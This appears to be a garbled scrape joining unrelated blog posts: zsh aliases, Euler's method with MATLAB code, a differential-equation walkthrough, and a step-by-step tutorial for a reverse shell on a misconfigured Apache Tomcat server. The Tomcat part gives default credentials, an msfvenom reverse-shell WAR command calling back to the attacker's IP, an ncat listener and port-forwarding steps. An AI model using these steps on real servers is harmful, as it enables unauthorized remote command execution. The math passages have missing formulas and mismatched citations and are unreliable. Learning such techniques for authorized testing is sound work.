
Second, how does one go about having the aliases load automatically when loading zsh? In your home directory, there should be a .zshrc file with commands that automatically run to configure zsh when it is launched. This is where you will place your alias commands. The snippet below demonstrates editing the .zshrc file with vim. If the .zshrc file does not exist, then create it in your home directory.
Third, close your current shell, and launch a new zsh shell. Now you can use your newly created aliases.
Euler’s method is used for numerical approximation of a solution to a differential equation that can’t be solved for an explicit solution using elementary methods, such as substitution for homogeneous equations or Bernoulli equations (Henry Edwards et al., 2022). Katherine Johnson used Euler’s method to solve real-world problems at NASA (Meyers, 2017). Personally, I disagree with her claim that math is either absolutely right or absolutely wrong, though.
The algorithm for Euler’s method is to first pick an initial point
of the particular solution you want to compute (Henry Edwards et al., 2022). Then, one chooses a horizontal step-size h, which is the horizontal distance between the approximated points of the solution. The formula to calculate the (n+1)-th point is the following (Henry Edwards et al., 2022):
where
One must be careful when using Euler’s method because there is a local error when moving away from the initial point, which is a vertical distance from the approximated point to the actual point of the particular solution curve (Henry Edwards et al., 2022). As one moves further from the initial point, the error accumulates, and it is called cumulative error (Henry Edwards et al., 2022). The remedy for this is to choose a sufficiently small step size, which will reduce the error (Henry Edwards et al., 2022). However, there is typically a tradeoff when picking h because when h is too small, it may take thousands of years to compute even with a computer (Henry Edwards et al., 2022).
Katherine Johnson was an African American applied mathematician who worked at NASA (Meyers, 2017). She suggested to use Euler’s method to solve differential equations related to the trajectory of astronaut John Glenn’s space capsule. Despite the method being “ancient”, as described by one of her male colleagues, she rebutted that “it works numerically” (Meyers, 2017).
When Katherine Johnson claims “math: you’re either right or wrong — and that I liked about it” (National Geographic, 2021, 0:45) , I tend to disagree. I disagree because sometimes oversimplified models can enable one to capture important insights into the problem. For example, the Lotka-Volterra predator-prey model allows one to see that predator-prey populations oscillate; however, the models typically do not allow one to actually predict the populations in nature (Chasnov, 2022; Clark & Neuhauser, 2022). This is a case in mathematics where it is possible to be partially correct.
In conclusion, Euler’s method is an old yet effective way to numerically approximate solutions to differential equations. It has been used to solve real-world problems in NASA by applied mathematicians like Katherine Johnson to calculate trajectories of a space capsule. Also, despite Katherine Johnson’s claim that one is either right or wrong in math, I think that it is possible to be partially correct in math in the case of oversimplified models that allow one to gain further insights into problems like the Lotka-Volterra predator-prey model.
Using MATLAB to Obtain a Numerical Approximation of a Solution
Next, MATLAB will be used to solve the following differential equation:
with initial condition y(0) = -3.
The following is the MATLAB code to do so:
% Euler's Method for solving:
% y' = x + (1/5)y
% y(0) = -3

clc;
clear;

% Step size
h = 1;

% Interval
x0 = 0;
xn = 5;

% Initial condition
y0 = -3;

% Number of steps
n = (xn - x0)/h;

% Arrays to store values
x = zeros(1, n+1);
y = zeros(1, n+1);

% Initial values
x(1) = x0;
y(1) = y0;

% Euler's Method loop
for i = 1:n
    x(i+1) = x(i) + h;
    y(i+1) = y(i) + h * ( x(i) + (1/5)*y(i) );
end

% Display results
disp('   x          y');
disp([x' y']);

% Plot the approximation
plot(x, y, '-', 'LineWidth', 1.5);
xlabel('x');
ylabel('y');
title('Euler Method Approximation');
grid on;
Clark, A. T., & Neuhauser, C. (2018). Harnessing uncertainty to approximate mechanistic models of interspecific interactions. Theoretical Population Biology, 123, 35–44. https://doi.org/10.1016/j.tpb.2018.05.002
Henry Edwards, C., Penney, D. E., & Calvis., D. (2022). Differential Equations and Boundary Value Problems: Computing and Modeling (6th Edition).
Have you ever wanted to get a Reverse Shell over the internet?
Legal Disclaimer: There is nothing illegal that I’m doing in the demonstration of this hack because I own the tomcat server being hosted on Amazon Web Services (AWS). According to AWS, it is legal to Pentest your own EC2 instance. Therefore, I am not to be held liable for anything you do with the information.
Finding a Misconfigured Apache Tomcat Server

So, you found a misconfigured Apache Tomcat server and you want a reverse shell. How do you know you found one? It looks like the following:
Press enter or click to view image in full size
A misconfigured Apache Tomcat/11.0.2

You’ll notice a button called “Manager App”, which takes one to a screen that enables one to upload Web Archive (WAR) files to the server, which contain Java web applications.
First, you have to make sure that the Apache Tomcat server is misconfigured right, which means two things:
The System Administrator created default or insecure username and passwords to access the “Manager App”. By default, no users exist to access the “Manager App”.
The System Administrator enabled remote access to the “Manager App”. By default, only localhost can access the “Manager App”.
Gaining Access to the Manager App

So, let’s try to access the “Manager App”, you’ll notice it uses HTTP Basic Authentication:
One default login credential is username: admin and password: tomcat. In our case, this gives us access to the “Manager App”. It’s important to note that HTTP Basic Authentication is also vulnerable to Bruteforce.
So, we logged into the misconfigured “Manager App”, which looks like this:
Press enter or click to view image in full size
Part of the “Manager App” that shows how a WAR file can be deployed.
Generating a Reverse Shell WAR File with Metasploit
Next step is to get a WAR file that will produce a reverse shell when uploaded and executed on the server. We could code this ourselves, but Metasploit’s msfvenom will generate one for us.
This means that you will need to next install the Metasploit Framework on your system. Note: you will need to disable your real-time threat protection temporarily while downloading and installing the Metasploit Framework. Also, if you’re using Windows 11, you need to install version 4.20 because the latest version doesn’t work correctly on Windows 11. After you download and install Metasploit, you should reenable real-time threat protection on your system.
So, you have Metasploit installed, and your real-time threat protection is reenabled. Now, it’s time to fire up the command line and generate the WAR file with msfvenom, which can be generated with the following command:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your-Remote-Ip> LPORT=9999 -f war > example.war
Replace the <Your-Remote-Ipv4> with your remote IPv4 address.
You are free to keep LPORT=9999, but you can also make it whatever port you wish it to be. This is the port that the revereshell is going to try to connect to on your machine.
Once you execute the command above, you’ll have an example.war file in your current working directory. Note: If the command msfvenom is not found, then you need to add the C:\metasploit directory to your PATH environment variable assuming that’s where you installed it.
Enabling Port Forwarding
Before you deploy your reverse shell WAR file to the vulnerable Apache Tomcat server, you need to enable Port Forwarding on your router. Why? Let me explain.
If you’re on your computer at home, your computer is a device connected to a private network via a router that is connected to the public internet. Likewise, the server with the vulnerable Apache Tomcat server has its own private network that is connected to a router that has access to the public internet.

Your home network looks something like this:
Press enter or click to view image in full size
Your Home Network looks something like this.
All your devices are sitting behind your router, which also has a Firewall running on it. Your remote IP address is actually the IP of your router. Therefore, you’ll notice all of your devices at home have the same remote IP Address.
You may wonder at this point: Why did I configure the reverse shell to connect to my router on port 9999?
It turns out that you can enable port forwarding on your router so that when a device over the internet tries to connect to a port like 9999 on your router, the router will forward the traffic to a port on a device on your private network. In this case, we want to configure the router to forward traffic to your computer on port 9999.
To configure your router to do port forwarding, you first need the ip address of the router, which is also called the gateway. Therefore, you can find your ip address of the gateway by running the ipconfig /all command from the command line:
ipconfig /all
Press enter or click to view image in full size
Default Gateway Private IPv4 and IPv6 addresses
Therefore, I can visit http://192.168.1.1 in the browser to setup port forwarding. You would replace the ip address with your default gateway’s ip address. In other words, https://<your-default-gateway-ip-address>

If you have a verizon router, then you’ll see something like the following (Note: if you don’t have a verizon router, then it will be very similar process.):
Press enter or click to view image in full size
Login to your verizon router

Once you’re logged in, Go to Advanced Settings > Security & Firewall > Port Forwarding. Next create a Port Forwarding as follows:
Press enter or click to view image in full size
Creating a Port Forwarding
You can see we set the original port (or router port) to 9999, protocol to Transmission Control Protocol (TCP), Forward Address to (192.168.1.156), Forward Port to 9999, and Schedule Always. The Forward Address should be your private IP address on your home network. To get your private IPv4 address, you can use ipconfig /all.
Afterwards, click “Add to list” and then select “Apply Changes”.
Setting Up a Connect Back Server on Your Computer
Next, we’re going to use Netcat to start a server on your computer. If you don’t have netcat installed, then you can get it with an nmap installation, which is a port scanner. Nmap can also come in handy for troubleshooting the network connectivity of the reverse shell, so I recommend installing both.
Once installed, open up the command line, and run the following command:
ncat -lvp 9999
The command instructs Netcat to listen on port 9999 in verbose mode, so you should see the following:
The server is now waiting to be connected to by the reverse shell.
Deploying the Reverse Shell
Next, we’re going to deploy the WAR file on the “Host Manager” application. Select “Choose a file” button and select the WAR file created by msfvenom, which should be “example.war”. Then select the “Deploy” button.
Press enter or click to view image in full size
Deploying example.war

After deploying the WAR file, you’ll notice that it will be an application that can be visited with the context path /example. Every time you want to try to get the server to connect to your netcat server, you can visit the path on the website:
Press enter or click to view image in full size
/example context path to reverse shell is deployed on server.

Next click the /example link to get the reverse shell to connect to your server. If everything is configured correctly, you should see the following output at your connect back server running on your computer:
Apache Tomcat server connecting to our server for reverse shell.

Now, you can run commands on the Apache Tomcat server like the following:
Running whoami and arch linux commands in the reverse shell connect back server.
Troubleshooting Connection Issues
If you’re not getting a connection to the connect back server running on your computer, it is probably one or more of three issues.
The Firewall on your router is blocking the connection to port 9999 or Port Forwarding isn’t configured correctly.
The Firewall on your device is blocking the connection to port 9999.
The Firewall on the Apache Tomcat server is blocking the outbound connection to your router. (This is unlikely)

To check if port forwarding is configured correctly on your router, you can check if the port 9999 is open by running nmap. You could run the following:
nmap -sS -p 9999 <Your-Remote-IPv4>
If the port is closed on the router, you’ll see the following:
Press enter or click to view image in full size
nmap showing port 9999 is closed.
The above output indicates that the port forwarding isn’t configured correctly because port 9999 is closed. If the state is filtered or open, then it is configured correctly.
Also, don’t forget to check your firewall settings on your personal computer to make sure that you are not blocking port 9999, all inbound connections, or something similar. You may want to temporarily disable your firewall to test to see if the connection works that way. If it works with your firewall disabled, then you have a firewall rule somewhere blocking the connection.
You can also use the same nmap command as above, but replace the remote ip address with your local ip address, which is the ip address of your device/computer that can be gathered from ipconfig /all. This will test to ensure the port 9999 is open.
In this blog post, you learned how to hack into a misconfigured apache tomcat server over the internet.
Differential equations show up everywhere in science and engineering: vibrating springs, electrical circuits, population models, and control systems all rely on them. In this post, we’ll walk through how to solve the second-order linear differential equation
y′′+2y′+y=cos(t)
Afterwards, it will be demonstrated how to solve such a problem with MATLAB.
Solve the Homogeneous Equation
We begin with the associated homogeneous equation:
y′′+2y′+y=0
To solve it, we use the characteristic equation method. Replace:
y′′→r²
y′→r
y→1
This gives:
r²+2r+1=0
Factor the polynomial:
(r+1)²=0
So we have a repeated root:
r=−1
For a repeated root r, the homogeneous solution is:
where C1 and C2 are arbitrary constants.
Find a Particular Solution
Now we need a particular solution y_p(t) to account for the forcing term cos(t).
Because the right-hand side is trigonometric, we try:
Notice that the Acos(t) and −Acos(t) cancel, and the Bsin(t) terms also cancel:
2Bcos(t)−2Asin(t)=cos(t)
Now match coefficients.
For cos(t):
2B=1
so
B=1/2
For sin(t):
−2A=0
so
A=0
Therefore,
y_p(t)=(1/2)*sin(t)
Write the General Solution
The full solution is the sum of the homogeneous and particular solutions:
So the final answer is
Why This Method Works
This approach is standard for linear differential equations with constant coefficients:
Solve the homogeneous equation using the characteristic polynomial.
Guess a form for the particular solution based on the forcing term.
Determine unknown coefficients by substitution.
Combine both parts.
The exponential portion captures the system’s natural behavior, while the sine term reflects the external forcing function.
Solving with MATLAB

The following is the MATLAB code that will solve the problem:
